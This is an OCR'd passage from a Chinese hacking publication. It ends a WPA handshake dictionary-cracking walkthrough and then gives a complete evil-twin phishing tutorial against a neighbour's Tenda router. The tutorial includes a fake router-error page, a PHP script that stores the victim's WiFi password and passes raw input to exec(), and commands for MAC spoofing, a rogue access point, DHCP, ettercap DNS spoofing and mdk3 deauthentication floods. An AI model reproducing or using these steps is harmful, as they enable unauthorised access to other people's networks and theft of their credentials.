


图 8-4-11

执行一次看第一个终端中是否出现了下图所示的标志 WAP Handshake 。如果出现了，那么恭喜，你离成功已经不远了。如果没有出现就继续重复以上命令就 ok 了，直到出现握手，如图 8-4-12：




图 8-4-12

下面我们对 BT5 握手抓到的包进行破解工作，输入命令：

```
aircrack-ng -w pass.txt -b AP’s MAC nenew-01.cap
```

pass.txt 为字典名，AP’s MAC 地址我想也不需要说什么了。nenew-01.cap，这里我们在进行对无线监控的时候生成的文件 系统会自己排位置所以后面要加上-01 大家可以到我们的 ceshi 目录中查看一下，如图 8-4-13：




图 8-4-13

我们回车一下，他会自动进行破解 如果你的字典够强大的话 一定会成功的，如图 8-4-14：

图 8-4-14

我们这里得到的密码为 88888888。

（全文完） 责任编辑：游风

第5节 无线安全之巧用社会工程学获取密码

作者：MAX

来自：听潮社区 — F4ckTeam

网址：http://team.f4ck.org/

现在破解 Wlan 密码的方式貌似就 aircrack-ng 和 reaver 两种常规方式，但是，如果我们碰到一个路由器，不支持 pin，密码跑了 20G 字典都没出该怎么办？也许很多人会放弃，但是我碰到了这种情况，我在学校附近租房子有个信号最强的，密码也很强，跑了 30G 字典都没出。于是就到处找思路，就有了这篇文章。

简要介绍一下攻击方法：在目标 AP 有客户端连接时，我们持续攻击对方的 AP，使其一直连不上去，这时，我们伪造一个和目标 AP SSID 一样的开放的 AP，普通人发现自己的 wifi 上不了，下意识的肯定会点进我们的 wifi，然后我们搭建好服务器，采用 DNS 欺骗，将对方的所有的 HTTP 请求 redirect 到我们本地搭建的网页，网页内容大致是你的路由器出错了，请输入密码恢复之类的，这个网页就是一个 form 表单，我们将他填写的内容用 php 保存，写入我们本地文件，就这样 get 了。看起来很简单，我研究了半个多月。唉，还是太笨了。

攻击平台：Kali Linux。

攻击者使用硬件工具：牛掰的无线网卡一块，装有 Kali Linux 的电脑一台。

攻击者使用软件：

airodump-ng
airbase-ng
lighttpd
udhcpd
ettercap
mdk3

```
php-cgi
```

安装好所有软件后配置一下 lighttpd，开启他的 php 支持：

```
lighttpd-enable-mod fastcgi-php
```

准备好我们的伪造页面：

```
<html>
<head>
        <meta charset="UTF-8">
        <title>Tenda</title>
</head>
<body>
        <div align="center">
                <font size="6"><b>路由器出错了，请输入密码 5 分钟后重启您的路由器以恢复。
</b></font>
        </div>
        <br>
        <br>
        <br>
        <div align="center">
                <form action="passwd.php" method="">
            <input type="password" name="passwd" value="" />
            <input type="submit" name="" value="确认重启" />
        </form>
        </div>
        <br>
        <br>
        <br>
        <div align="center">深圳市吉祥腾达科技有限公司 / © 2014 版权所有</div>
</body>
</html>
```

因为这里的目标是 Tenda 路由器，于是我就在最后面加了一行，如图 8-5-1：

图 8-5-1

提交到 passwd.php：

```
<?php
    header("Content-type: text/html; charset=utf-8");
    $com = "touch password && echo $_GET[passwd] >> password";
```

```
    exec($com);
    echo "正在修复设置，请您于五分钟后手动重启路由器！";
?>
```

这段 php 代码的意思就是获取字段 passwd 后面的值然后写入文件 password。

要想写入得给这个目录写的权限，lighttpd 默认使用的主页文件夹是/var/www/：

```
chmod 777 /var/www/ -R
```

然后来测试试试：

```
service lighttpd restart
```

访问 127.0.0.1 看看，如图 8-5-2：




图 8-5-2

输入 123456 后点击提交，如图 8-5-3：




图 8-5-3

URL 中已经出现了用户输入的内容，看看他是否写入的 password 文件内

```
cat /var/www/password
```

如图 8-5-4：




图 8-5-4

成功，一切正常，接下来是伪造 AP，然后搭建 DHCP 服务器，让用户能正常连接 WiFi：

先开启无线网卡的 monitor 模式，airbase-ng 使用 mon0 这种虚拟接口貌似不行，于是开启 wlan0 的 monitor 模式，mon0 用来执行 mdk3 的攻击，当然，别忘了伪造 MAC 地址：

```
airmon-ng start wlan0
ifconfig mon0 down
ifconfig wlan0 down
macchanger -r mon0 && macchanger -r wlan0
iwconfig wlan0 mode monitor
ifconfig wlan0 up
ifconfig mon0 up
```

如图 8-5-5：




图 8-5-5

开始伪造 AP：

```
airbase-ng -e test -c 1 wlan0
```

如图 8-5-6：




图 8-5-6

出来了，然后是设置 DHCP 服务器和 IP 转发，不然用户无法连接，airbase-ng 运行后会出来一个接口 at0。我们将 at0 设置为网关，但是注意，不能与 eth0 在同一网段，如图 8-5-7：




图 8-5-7

eth0 的 IP 地址是：192.168.18.128

我们将 at0 设置为 192.168.16.1，at0 默认是不启用的状态，需要先 up：

```
ifconfig at0 up
ifconfig at0 192.168.16.1 netmask 255.255.255.0
route add -net 192.168.0.0 netmask 255.255.255.0 gw 192.168.16.1
```

前面两句代码不多说，最后面的意思是来自 192.168.X.X 的连接都定向到 192.168.16.1 去

at0 设置完了，接下来设置 dhcp 服务

```
vim /etc/udhcpd.conf
```

里面一大堆参数，我们只需要修改：

```
start 192.168.16.20
end 192.168.16.200
interface at0
opt route 192.168.16.1
```

如图 8-5-8：




图 8-5-8

接下来启动 udhcpd：

```
udhcpd -f /etc/udhcpd.conf
```

完成后效果，如图 8-5-9：




图 8-5-9

接下来进行 ip 转发：

```
echo "1" > /proc/sys/net/ipv4/ip_forward
iptables -t nat -A POSTROUTING --out-interface eth0 -j MASQUERADE
```

注意，在运行 ettercap 之后 /proc/sys/net/ipv4/ip_forward 的值会再度变为 0，需要先启动 ettercap 然后在将值设为 1，开启 ettercap 之前先修改 etter.dns，添加 A 纪录，让所有的 HTTP 请求 redirect 到我们的 web：

```
vim /etc/ettercap/etter.dns
*.com A 192.168.18.128
*.cn A 192.168.18.128
*.net A 192.168.18.128
*.com.cn A 192.168.18.128
```

这里采用了正则表达式，*是通配符，就是任何的意思，我就不多加阐述了，然后：

```
ettercap -T -q -i at0 -M arp:remote -P dns_spoof // //
```

接下来开始手机目标 AP 信息，使目标掉线，使用 airodump-ng：

```
airodump-ng mon0
```

获取到目标 AP 的 MAC 地址之后

```
nano attack.txt
```

写入目标 AP 的 MAC 地址，使用 MDK3 的解除认证攻击模式，就是让目标一直断网，连不上：

```
mdk3 mon0 d -b attack.txt -s 999
```

好了，接下来就等鱼儿上钩就行了：

```
cat /var/www/password
```

写到后面我自己都想吐了，受不了，为了一个 wifi 密码这样。唉，如有错误请指出，以帮助我更好的进步，谢谢！

（全文完） 责任编辑：游风